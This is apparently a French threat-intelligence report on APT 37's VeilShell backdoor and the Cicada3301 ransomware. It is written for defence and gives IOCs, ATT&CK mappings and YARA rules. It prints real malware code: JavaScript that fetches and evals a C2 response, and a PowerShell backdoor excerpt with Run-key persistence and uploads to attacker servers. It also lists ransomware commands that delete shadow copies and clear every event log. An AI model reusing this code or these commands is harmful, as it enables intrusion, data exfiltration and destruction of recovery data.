Figure 11. DomainManager.dll : adresse URL codée en dure.

```
https(:)//jumpshare.com/view/load/crjl6ovj7HVGtuhdQrF1
```

L'instruction *HttpWebRequest* est utilisée pour récupérer du code depuis l'URL malveillante avec le user-agent *Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; MSIE/11.0; rv:11.0;) like Gecko*.

À ce jour, les attaquants semblent avoir démantelé une partie de leur infrastructure. Le code malveillant n'est plus disponible à l'adresse URL. Ci-dessous, le code source de la page web :

```
<div id="pages" class="document-reader">
<div class="text document-page" id="page_wrap_1" rel="text-file">
<pre>fsdefghjbkfggx</pre>
</div>
</div>
```

Selon des analyses disponibles en sources ouvertes, DomainManager.dll récupère et traite du code javascript. Le code est désobfusqué en appliquant un décalage de l'alphabet de sept lettres (*Caesar Cipher +7*).

Figure 12. CAESAR CYPHER +7.

Ci-dessous, un exemple de code désobfusqué disponible depuis une analyse en source ouverte :

```
var ws=new
ActiveXObject(&jnhm;Wscript.Shell&jnhm;),s=ws.ExpandEnvironmentStrings(&jnhm;&computername%&jnhm;);var h=new
ActiveXObject(&#039;WinHttWinHttppRequest.5.1&#039;);try{h.open(&#039;GET&#039;,&#039;hxxp://208.85.16.88/wy
/&#039;+s+&#309;.txt&#309;,false);h.send();eval(h.ResponseText);}catch(e){};
```

Une adresse URL est identifiée, il s'agit du premier serveur C2 maitrisé par les attaquants. La balise **(computername)** contient le nom de machine du système infecté.

```
hxxp://208.85.16(.)88/wy/(computername).txt
```

L'instruction JavaScript suivante permet de traiter la réponse du serveur C2 :

```
eval(h.ResponseText);}catch(e){};
```

3.5.8. Porte dérobée VeilShell

Lorsque le premier serveur C2 (hxxp://208.85.16[.]88/wy/(computername).txt) envoie la réponse, cette dernière est traitée par la fonction Javascript **eval()**.

La réponse est un large code PowerShell, ci-dessous un extrait :

```
Start-Sleep -Seconds 64; $dohejBAVPCxp = 1024 * 1024;$EVP = $env: COMPUTERNAME + '-' + $env:USERNAME;
$yyVGPhBLYpqEzF = ' hxxp://172.93.181(.)249/control/com.php' +'?U=' + $EVP;$jXPToFTXrjQzP = $env: TEMP +
'\CLPTMdGvi0HfTL';if (!(Test-Path $jxPTOFTXrjQzP)) {New-ItemProperty -Path
HKCU\Software\Microsoft\Windows\CurrentVersion\Run -Name JQQWE -Value c:\windows\system32\cmd.exe /c
PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 474465 2.2.2.2 || mshta
http://172.93.181.249/control/html/1.html' -PropertyType String -Force;}function fpBb($eaexyhlNWdalm,
$looAMIMIK){$TACKsXVNs5 = [System.Text.Encoding]::UTF8.GetBytes($100AMIMIK); [System.Net.HttpWebRequest]
gRLQatGoiifdUT = [System.Net.WebRequest]::Create($eaexyh1NWdalm); $gRLQatGoiifdUT.Method = 'POST';
$gRLQatGoiifdUT .ContentType = 'application/x-www-form-urlencoded'; $gRLQatGoiifdUT.ContentLength =
$TACKsXVNsS.Length; $jXPToFTXrjQzPU $gRLQatGoiifdUT.GetRequestStream(); $jXPToFTXrjQzPU.Write($TACKsXVNsS,
0, $TACKSXVNsS.Length); $jXPToFTXrjQzPU.Flush(); $ jXPToFTXrjQzPU.Close();[System.Net.HttpWebResponse]
$wDyebU = $gRLQatGoiifdUT.GetResponse(); $HNtUdFXdjmPgTb = New-Object
System.IO.StreamReader($wDyebU.GetResponseStream()); $jXPToFTXrjQzPULT = $HNtUdFXdjmPgTb.ReadToEnd(); return
$ jXPTOFTXrjQzPULT;}function vSlobV1($eaeXyh1NWdalm, $rOuMF, $DbC, $xPbwjtSapTIB) {$Timeout=10000000; $CRLF
[string]$([char]0x0D) + [string]$([char] 0x0A); $TwoHyphens = '--'; $Boundary = '*****';$stream =
[System.IO.File]::OpenRead($rOuMF); $ CVRqwufAdCNq = New-Object byte[] $dohejBAVPCXp; while( $bytesRead =
$stream.Read($CVRqwufAdCNq, 0, $dohej BAVPCxp)){[ System.Net.HttpWebRequest] $gRLQatGoiifdUT =
[System.Net.WebRequest]::Create($eaexyh1NWdalm); $gRLQatGoiifdUT.Method POST'; $gRLQatGoiifdUT.Timeout =
$Timeout; $gRLQatGoiifdUT.ContentType = 'multipart/form-data; boundary=' + $Boundary; $ jXPToFTXrjQzPU =
$gRLQatGoiifdUT.GetRequestStream(); $heading1 = [System.Text.Encoding]::UTF8.GetBytes($TwoHyphens + $
Boundary + $CRLF); $jXPToFTXrjQzPU.Write($heading1, 0, $heading1.Length); $heading2= [System.Text.Encoding]
::UTF8.GetBytes('Content-Disposition: form-data; name=' + [string]$([char]0x22) + $DbC +
[string]$([char]0x22) + ;filename=' + [string]$( [char]0x22) + $xPbwjtSapTIB...
```

Afin de contourner l'analyse antivirale, la porte dérobée démarre par une période d'inactivité de 64 secondes :

```
Start-Sleep -Seconds 64
```

L'adresse du second serveur C2 est identifiée, elle a pour variable **yyVGPhBLYpqEzF**

```
$yyVGPhBLYpqEzF = ' hxxp://172.93.181(.)249/control/com.php
```

Le nom de machine et de l'utilisateur sont récupérés et ont pour variable **$EVP** :

```
$EVP = $env: COMPUTERNAME + '-' + $env:USERNAME
```

VeilShell établit une persistance supplémentaire à celle de Therion via la commande ci-dessous, pour exécuter du code PowerShell à l'ouverture d'une session du système infecté. À chaque démarrage, une connexion au second serveur C2 (hxxp://172.93.181.249/) est effectuée via mshta.exe (Microsoft HTML Application).

```
if (!(Test-Path $jxPTOFTXrjQzP)) {New-ItemProperty -Path HKCU\Software\Microsoft\Windows\CurrentVersion\Run
-Name JQQWE -Value c:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive
-ep bypass ping -n 1 -w 474465 2.2.2.2 || mshta hxxp://172.93.181(.)249/control/html/1.html' -PropertyType
String -Force;
```

Plusieurs fonctions sont utilisées pour télécharger des données depuis le serveur maitrisé par les attaquants. Par exemple, la fonction **fpBb** permet d'effectuer des requêtes POST. C'est l'objet PowerShell System.Net.HttpWebRequest qui est utilisé pour le transfert des données.

```
function fpBb($eaexyhlNWdalm, $looAMIMIK){$TACKsXVNs5 = [System.Text.Encoding]::UTF8.GetBytes($100AMIMIK);
[System.Net.HttpWebRequest] gRLQatGoiifdUT = [System.Net.WebRequest]::Create($eaexyh1NWdalm);
$gRLQatGoiifdUT.Method = 'POST'; $gRLQatGoiifdUT .ContentType = 'application/x-www-form-urlencoded';
$gRLQatGoiifdUT.ContentLength = $TACKsXVNsS.Length; $jXPToFTXrjQzPU $gRLQatGoiifdUT.GetRequestStream();
$jXPToFTXrjQzPU.Write($TACKsXVNsS, 0, $TACKSXVNsS.Length); $jXPToFTXrjQzPU.Flush(); $
jXPToFTXrjQzPU.Close();[System.Net.HttpWebResponse] $wDyebU = $gRLQatGoiifdUT.GetResponse(); $HNtUdFXdjmPgTb
= New-Object System.IO.StreamReader($wDyebU.GetResponseStream()); $jXPToFTXrjQzPULT =
$HNtUdFXdjmPgTb.ReadToEnd(); return $ jXPTOFTXrjQzPULT;}
```

VeilShell serait en mesure d'exécuter 9 instructions :

INSTRUCTIONS	DESCRIPTION
1 - FileInfo	Permet de récupérer des informations sur un fichier et de les enregistrer dans un format de texte CSV.
2 - Dir	Cette instruction permet de compresser de manière arbitraire un dossier en archive ZIP et de le télécharger vers le serveur C2 des attaquants.
3 - File	Exfiltrer de manière arbitraire un fichier vers le serveur C2 des attaquants.
4 - Down	Télécharge sur le système un artéfact récupéré depuis une adresse URL déterminée par les attaquants.
5 - RegEdit	Permet aux attaquants de modifier les registres du système infecté.
6 - Task	Création de tâches planifiées.
7 - Zip	Cette instruction permet d'extraire les données d'une archive sur le système infecté.
8 - Rename	Changer le nom d'un fichier sur le système infecté.
9 - Effacement	Supprimer de manière arbitraire un fichier sur le système infecté.

3.6. APT 37

L'APT 37 (alias InkySquid, ScarCruft, Reaper, Group123, TEMP.Reaper…) est une menace avancée et persistante d'origine nord-coréenne.

Figure 13. Modèle diamant de l'APT 37.

3.7. Matrice Mitre ATT&CK

INITIAL ACCESS

T1566.001 Phishing: Spearphishing Attachment.

EXECUTION

T1059.001: Command and Scripting Interpreter: PowerShell. T1059.007: Command and Scripting Interpreter: JavaScript. T1204.001: User Execution: Malicious Link. T1204.002: User Execution: Malicious File

PERSISTENCE

T1053: Scheduled Task/Job. T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder. T1574.002: Hijack Execution Flow: DLL Side-Loading.

PRIVILEGE ESCALATION

T1574.014: Hijack Execution Flow: AppDomainManager. T1574.002: Hijack Execution Flow: DLL Side-Loading.

DEFENSE EVASION

T1027: Obfuscated Files or Information. T1070.004: Indicator Removal: File Deletion. T1112: Modify Registry. T1574.014: Hijack Execution Flow: AppDomainManager. T1574.002: Hijack Execution Flow: DLL Side-Loading. T1497: Virtualization/Sandbox Evasion.

CREDENTIAL ACCESS

T1003: OS Credential Dumping. T1555: Credentials from Password Stores. T1056: Input capture.

DISCOVERY

T1033: System Owner/User Discovery. T1057: Process Discovery. T1069: Permission Groups Discovery: Domain Groups. T1082: System Information Discovery. T1497: Virtualization/Sandbox Evasion.

COLLECTION

T1560: Archive Collected Data. T1056: Input capture.

COMMAND AND CONTROL

T1132: Data Encoding. T1071: Application Layer Protocol

EXFILTRATION

T1041 Exfiltration Over C2 Channel.

3.8. IOC

TLP	TYPE	VALEUR	COMMENTAIRE
TLP:CLEAR	SHA256	beaf36022ce0bd16caaee0ebfa2823de4c46e32d7f35e793af4e1538e705379f	Therion archive (Report on NGO Income_edit.zip)
TLP:CLEAR	SHA1	0feb9d41f11876ba6e641bee47ef3221e8cea919	Therion archive (Report on NGO Income_edit.zip)
TLP:CLEAR	MD5	bbccf12b0be14d50f955813302029b2d	Therion archive (Report on NGO Income_edit.zip)
TLP:CLEAR	SHA256	9d0807210b0615870545a18ab8eae8cecf324e89ab8d3b39a461d45cab9ef957	Therion (Report on NGO Income_edit.xlsx.lnk : Trojan dropper)
TLP:CLEAR	SHA1	7d45d1f8b6f2b919b526eb9f085f2c7dc189f81e	Therion (Report on NGO Income_edit.xlsx.lnk : Trojan dropper)
TLP:CLEAR	MD5	63dc2ab3fb59a1e5caf485b60ed1f9cc	Therion (Report on NGO Income_edit.xlsx.lnk : Trojan dropper)
TLP:CLEAR	SHA256	106c513f44d10e6540e61ab98891aee7ce1a9861f401eee2389894d5a9ca96ef	DLL malveillante DomainManager.dll (malware downloader + loader)
TLP:CLEAR	SHA1	21cc11f788952ee9a99431843bf8d56e246d6944	DLL malveillante DomainManager.dll (malware downloader + loader)
TLP:CLEAR	MD5	ff83093c7cc91e59d0fa741c10ea6d5e	DLL malveillante DomainManager.dll (malware downloader + loader)
TLP:CLEAR	SHA256	55235bc9b0cb8a1bea32e0a8e816e9e7f5150b9e2eeb564ef4e18be23ca58434	d.exe.config
TLP:CLEAR	SHA1	17a2e012fb87eae3701516f399143d841b840c10	d.exe.config
TLP:CLEAR	MD5	41fa29bfc24f4a36171c538a4e287451	d.exe.config
TLP:CLEAR	SHA256	913830666DD46E96E5ECBECC71E686E3C78D257EC7F5A0D0A451663251715800	Archive (Key Data 2023 Quarterly Cambodia Poll Appendix.zip)
TLP:CLEAR	SHA1	7cb2c5009dc85fa80697ba4678a8545431ba82ad	Archive (Key Data 2023 Quarterly Cambodia Poll Appendix.zip)
TLP:CLEAR	MD5	6a0aa1baee0f621768130d8be822d6f0	Archive (Key Data 2023 Quarterly Cambodia Poll Appendix.zip)
TLP:CLEAR	SHA256	cfbd704cab3a8edd64f8bf89da7e352adf92bd187b3a7e4d0634a2dc764262b5	Quarterly Cambodia Poll Appendix.pdf.lnk : Trojan dropper
TLP:CLEAR	SHA1	36a2c2cd63e3ca23a7934cfb3e7a957f2b5363f8	Quarterly Cambodia Poll Appendix.pdf.lnk : Trojan dropper
TLP:CLEAR	MD5	23d55b0f6a502c7ed3a70d41272b0732	Quarterly Cambodia Poll Appendix.pdf.lnk : Trojan dropper
TLP:CLEAR	SHA256	50bf6fdbff9bfc1702632eac919dc14c09af440f5978a162e17b468081afbb43	e.pdf (decoy)

TLP	TYPE	VALEUR	COMMENTAIRE
TLP:CLEAR	SHA1	efc2716aff6a198d760d74c4e667663346f17644	e.pdf (decoy)
TLP:CLEAR	MD5	f40a889b527a82a90ed4ecf9d979c852	e.pdf (decoy)
TLP:CLEAR	SHA256	4E8B6DECCDFC259B2F77573AEF391953ED587930077B4EDB276DBBB679EF350B	e.xlsx (decoy)
TLP:CLEAR	SHA1	f0bf1b5bdcce4094706d743c4ef54bfd6b4caefe	e.xlsx (decoy)
TLP:CLEAR	MD5	0698adad1f386ba6ec4c5f1f172b3296	e.xlsx (decoy)
TLP:CLEAR	SHA256	af74d416b65217d0b15163e7b3fd5d0702d65f88b260c269c128739e7e7a4c4d	ExcelDna.xll (1)
TLP:CLEAR	SHA1	6f48f58d80ae41f6b979402696c70db74afc3135	ExcelDna.xll (1)
TLP:CLEAR	MD5	ea64d820b7ee387d0e811bca0104d9e4	ExcelDna.xll (1)
TLP:CLEAR	SHA256	7e9f91f0cfe3769df30608a88091ee19bc4cf52e8136157e4e0a5b6530d510ec	ExcelDna.xll (2)
TLP:CLEAR	SHA1	49c709788b9d18fa8e55b1ec7bbf114998a30d8c	ExcelDna.xll (2)
TLP:CLEAR	MD5	a573c3a5f504fd22c302fbba6af0ab09	ExcelDna.xll (2)
TLP:CLEAR	URL	https(:)//jumpshare.com/view/load/crjl6ovj7HVGtuhdQrF1	URL de dépôt de code malveillant
TLP:CLEAR	URL	https(:)//jumpshare.com/viewer/load/zB564bxDA3yG8PnFR90l	URL de dépôt de code malveillant
TLP:CLEAR	IP	172.93.181.249	C2
TLP:CLEAR	IP	208.85.16.88	C2

3.9. YARA

3.9.1. YARA 1 : Filescan

Cette règle YARA permet de détécter la DLL malveillante DomainManager.dll.

Source : https://www.filescan.io/uploads/66ec37113c9389b729b9d597/reports/d1074d8c-4da1-4bad-8e8f-8607098123c1/yara

```
Generated Rule
rule autogen_peexe_106c513f
{
meta:
author = "FileScan.IO Engine v1.1.0-2e0bf1b"
date = "2024-09-19"
sample = "106c513f44d10e6540e61ab98891aee7ce1a9861f401eee2389894d5a9ca96ef"
score = 50
isWeakRule = true
strings:
//IOC patterns
$req0 = "$67b13b1e-0bf1-4154-90e2-540aa878cfa9"
$req1 = "https://jumpshare.com/view/load/crjl6ovj7HVGtuhdQrF1"
//optional strings
$opt0 = ".cctor"
$opt1 = ".ctor"
$opt2 = "Close"
$opt3 = "Encrypt"
$opt4 = "HttpWebRequest"
$opt5 = "HttpWebResponse"
$opt6 = "Sleep"
$opt7 = "System"
$opt8 = "mscoree.dll"
condition:
//require 75% of optional strings
uint16(0) == 0x5A4D and filesize > 6452 and filesize < 7884 and all of ($req*) and 6 of ($opt*)
}
```

3.9.2. YARA 2 : aDvens

Cette règle YARA permet de détécter le cheval de Troie Report on NGO Income_edit.xlsx.lnk (Therion).

```
rule TherionTrojanHorseDropper_Specific_strings {
meta:
author = "ADVENS CTI"
date = "16/10/2024"
source = "ADVENS"
status = "RELEASED"
sharing = "TLP:CLEAR"
malware = "APT_37_Report on NGO Income_edit.xlsx.lnk"
description = "Yara_rule_that_detects_APT_37_Report on NGO Income_edit.xlsx.lnk_Trojan-malware."
info = "APT 37 infection chain to deploy VeilShell RAT"
Sample_SHA256 = "9d0807210b0615870545a18ab8eae8cecf324e89ab8d3b39a461d45cab9ef957"
Sample_SHA1 = "7d45d1f8b6f2b919b526eb9f085f2c7dc189f81e"
Sample_MD5 = "63dc2ab3fb59a1e5caf485b60ed1f9cc"
//Vérification Strings
strings:
$DLL_string1 = "WindowsPowerShell"
//Vérification hexadécimale
$Hexa1 = { 00 6e 00 75 00 5c 00 50 }
$Hexa2 = { 00 61 00 6d 00 73 00 5c }
$Hexa3 = { 00 74 00 75 00 70 00 27 }
$Hexa4 = { 00 47 00 65 00 74 00 2d }
$Hexa5 = { 00 64 00 49 00 74 00 65 }
//Vérification des fonctions
$Add1 = "powershell.exe"
$Add2 = "WindowsPowerShell"
condition:
filesize > 66500 and filesize < 70000 and $DLL_string1 and all of ($Hexa*) and 1 of ($Add*)
}
```

3.9.3. YARA 3 : aDvens

Cette règle YARA permet de détécter la DLL malveillante DomainManager.dll.


```
rule DomainManager_Specific_strings {
meta:
author = "ADVENS CTI"
date = "16/10/2024"
source = "ADVENS"
status = "RELEASED"
sharing = "TLP:CLEAR"
malware = "APT_37_DomainManager.dll"
description = "Yara_rule_that_detects_APT_37_DomainManager.dll_malware."
info = "APT 37 infection chain to deploy VeilShell RAT"
Sample_SHA256 = "106c513f44d10e6540e61ab98891aee7ce1a9861f401eee2389894d5a9ca96ef"
Sample_SHA1 = "21cc11f788952ee9a99431843bf8d56e246d6944"
Sample_MD5 = "ff83093c7cc91e59d0fa741c10ea6d5e"
//Vérification Strings
strings:
$DLL_string1 = "2024-08-06_wirite_600s_onstart_CaesarCipher_bypassBitdefender"
//Vérification hexadécimale
$Hexa1 = { 70 00 73 00 3a 00 2f 00 }
$Hexa2 = { 70 00 73 00 68 00 61 00 }
$Hexa3 = { 6f 00 6d 00 2f 00 76 00 }
$Hexa4 = { 6c 00 6f 00 61 00 64 00 }
$Hexa5 = { 6c 00 36 00 6f 00 76 00 }
//Vérification des fonctions
$Add1 = "GetHttpResponse"
$Add2 = "set_ContentType"
$Add3 = "set_UserAgent"
$Add4 = "Decrypt"
$Add5 = "Capture"
$Add6 = "HttpWebResponse"
condition:
filesize > 6500 and filesize < 7500 and $DLL_string1 and all of ($Hexa*) and 3 of ($Add*)
}
```

4. Cicada3301, un retour de la franchise BlackCat ?

4.1. Présentation


4.1.1. Chronologie

Le 24 juin 2024, une publication sur le forum russophone RAMP présente un nouveau produit ransomware, en reprenant le nom et le logo de Cicada3301. Ce nom est célèbre pour avoir été à l'origine d'une série d'énigmes en OSINT, stéganographie et cryptographie lancé à partir du forum 4Chan de 2012 à 2014. L'identité de la ou des personnes derrière l'organisation de ces challenges demeure encore inconnue à ce stade. Malgré ce choix de nom, la paternité n'en est officiellement pas revendiquée et rien ne permet de relier les auteurs des premières énigmes aux développeurs de ce nouveau *malware*.



Celui-ci est développé en Rust, un langage de programmation de plus en plus populaire et utilisé par exemple par des groupes comme Hive et RansomExx. Sa fluidité, sa vitesse, ses fonctionnalités le rendent difficile à détecter et analyser par les solutions de sécurité, et permet de cibler des machines Windows et Linux/ESXi. Si le ciblage de systèmes ESXi est courant chez les opérateurs de ransomware, le faire en programmant en Rust n'a été entrepris que par une poignée d'acteurs, comme BlackCat, par exemple.

A partir du 29 juin 2024, une seconde publication du groupe qui se présente comme Cicada3301 sur le même forum officialise une campagne de recrutement de pentesters, d'affiliés et de courtiers. Le produit *ransomware* est proposé sur un modèle RaaS (" *Ransomware as a Service* ") avec une commission de 20 %. Les règles d'engagement de Cicada3301 sont listées dans la partie FAQ de son site miroir.



- Cibler des pays de la CEI (Communauté des Etats Indépendants, *Commonwealth* des pays d'ex-URSS, relevant de la zone d'influence de la Fédération de Russie) est strictement interdit.
- La commission du programme d'affiliation est de 20 % du montant total du paiement.
- Les entreprises inactives pendant plus de 60 jours sont supprimées par le support.
- Si votre compte est inactif pendant plus de 30 jours, il est automatiquement bloqué.
- Pour obtenir un compte partenaire, vous devez contacter le support.
- Le portefeuille pour les paiements est fourni dans le chat. Pour les montants supérieurs à 1,5 million USD, deux portefeuilles sont fournis : le vôtre et le nôtre.
- Assurez-vous de faire une liste de fichiers qui confirme le fait qu'il y a des fuites de données. L'absence d'une telle liste réduit les chances de succès.
- Si vous trouvez des bugs dans le logiciel ou le panel, assurez-vous de le signaler au support.
- Il est strictement interdit de transférer l'accès au panel à des tiers, à l'exception d'un accord avec le support.
- Après avoir accédé au panneau, assurez-vous de changer le mot de passe.
- Surveillez régulièrement les statistiques d'accès, faites attention à la prise d'empreintes et au nombre de sessions.

4.1.2. Fonctionnalités

Le site .onion du groupe propose à ses affiliés un espace en ligne par lequel ils peuvent gérer et piloter leurs attaques. Celui-ci comprend un *dashboard*, un espace Actualités, un espace Entreprises (victimes), un espace de tchat *via* la messagerie Tox avec ces dernières, un espace de tchat de support en ligne. Il est possible de générer un malware prêt à l'emploi, des notes de rançon personnalisables, et de charger ses propres victimes avec un logo et un échantillon des données exfiltrées.

En revanche, les clefs privées de déchiffrement ne sont pas stockées sur le serveur. En effet, dans la foulée de l'opération policière Cronos en février 2024, qui avait démantelé une partie de l'infrastructure du groupe LockBit, un outil de déchiffrement avait été mis à disposition des victimes à partir des clefs privées identifiées sur les serveurs des attaquants. Les acteurs de la menace se montrent maintenant prudents sur ce sujet.

Depuis son apparition, le groupe Cicada3301 a fait environ 42 victimes avérées, principalement aux États-Unis et en Europe. Le groupe présente un comportement opportuniste et ne semble pas viser un secteur en particulier. Il ne pratique pas à ce stade la chasse au gros (" *Big Game Hunting* ", tendance concurrentielle des groupes *ransomware* les plus importants, ciblant de grandes entreprises afin d'exiger la plus forte rançon possible) et vise des petites et moyennes entreprises. Le paiement est possible en Bitcoin et en Monero.

Figure 14. Source : Cicada3301. Capture du 29/10/2024.

Le ransomware Cicada3301 peut cibler des environnements Windows, Linux, EsXi, des NAS mais aussi PowerPC. Cette dernière prise en charge est peu courante, les processeurs PowerPC sont cependant toujours utilisés dans d'anciens ordinateurs Mac.


Une adresse IP de l'infrastructure de Cicada3301 est liée au Botnet Brutus, actif depuis mars 2024.

Le groupe utilise les outils suivants :

- **DISCOVERY** :
  - ADRecon, PowerView, SoftPerfect NetScan
- **DEFENSE EVASION** :
  - EDRSandBlast
- **LOLBAS** :
  - BCDEdit, PsExec, WMIC
- **EXFILTRATION** :
  - RClone
- **CREDENTIAL ACCESS** :
  - Mimikatz

4.1.3. Modèle Diamant


L'échelon stratégique de Cicada3301 se décline dans le modèle DIAMANT suivant :



4.2. Techniques, Tactiques et Procédures

4.2.1. Propriétés du ransomware

Le ransomware Cicada3301 est un binaire ELF compilé en Rust version 1.79.0, qui dispose d'une fonction d'aide intégrée expliquant les différents paramètres et leur utilisation. Le code pour ESXi semble être le même que pour Windows mais avec une compilation différente. Le produit utilise les algorithmes de chiffrement ChaCha20 et RSA.



Il comporte également une interface graphique avec un paramètre UI permettant d'afficher le résultat du chiffrement à l'écran :

- Fichiers et types de fichiers chiffrés,
- Statistiques de réussite

4.2.2. Chaîne d'attaque

Le vecteur d'accès initial sont des identifiants valides utilisés pour accéder à ScreenConnect. L'adresse 91[.]92.249.203 utilisée par les attaquants est déjà connue et liée au *botnet* Brutus. Celui-ci est actif depuis mars 2024 et est connu pour une précédente vaste campagne d'exfiltration de mots de passe de solutions VPN, dont ScreenConnect. L'adresse IP étant utilisée seulement quelques heures avant le début du chiffrement, ce court délai laisse supposer que le nouveau groupe est le même que celui derrière l'infrastructure Brutus.

Pour les affiliés, il est possible de mettre Cicada3301 en veille avant le début du chiffrement avec la fonction de veille intégrée *std::thread::sleep*. Le malware est déployé derrière l'outil EDRSandblast afin d'échapper à la détection. Il est ensuite possible de cibler spécifiquement certains types de données (comme des chemins d'accès) ou d'en éviter le chiffrement (données réseau).

PsExec est utilisé pour la collecte des identifiants et leur réutilisation pour le déplacement latéral ou l'élévation de privilèges.

La fonction de chiffrement recherche ensuite spécifiquement les extensions suivantes :

- jpeg, webp, tiff, docx, docm, dotx, dotm, xlsx, xlsm, xltx, xltm, xlsb, xlam, pptx, pptm, ptox, potm, ppsx, ppsm, sql, doc, rtf, xls, jpg, png, gif, psd, raw, bmp, pdf, odt, ods, odp, mdf, txt.

Les données sont exfiltrées selon le modèle de double extorsion avant même le chiffrement généralisé du système. De même, la corbeille est vidée, les copies fantômes et les points de restauration du système d'exploitation sont supprimées avant le chiffrement.

La commande suivante permet de désactiver le lancement automatique de récupération Windows et la suppression des copies et des *logs* :

```
bcdedit /set {default}
bcdedit /set {default} recoveryenabled No

vssadmin.exe Delete Shadows /all /quiet
wmic.exe Shadowcopy Delete

for /F 'tokens=*' %1 in ('wevtutil.exe el') DO wevtutil.exe cl %1
```

Les processus sont arrêtés avec les commandes suivantes :

```
C:\Windows\System32\taskkill.exe /IM [processname]* /F

for /F "tokens=2 delims=:" %i in ('sc query state^= all ^| findstr /I [servicename]') do sc stop %i

net stop [servicename] /y
```

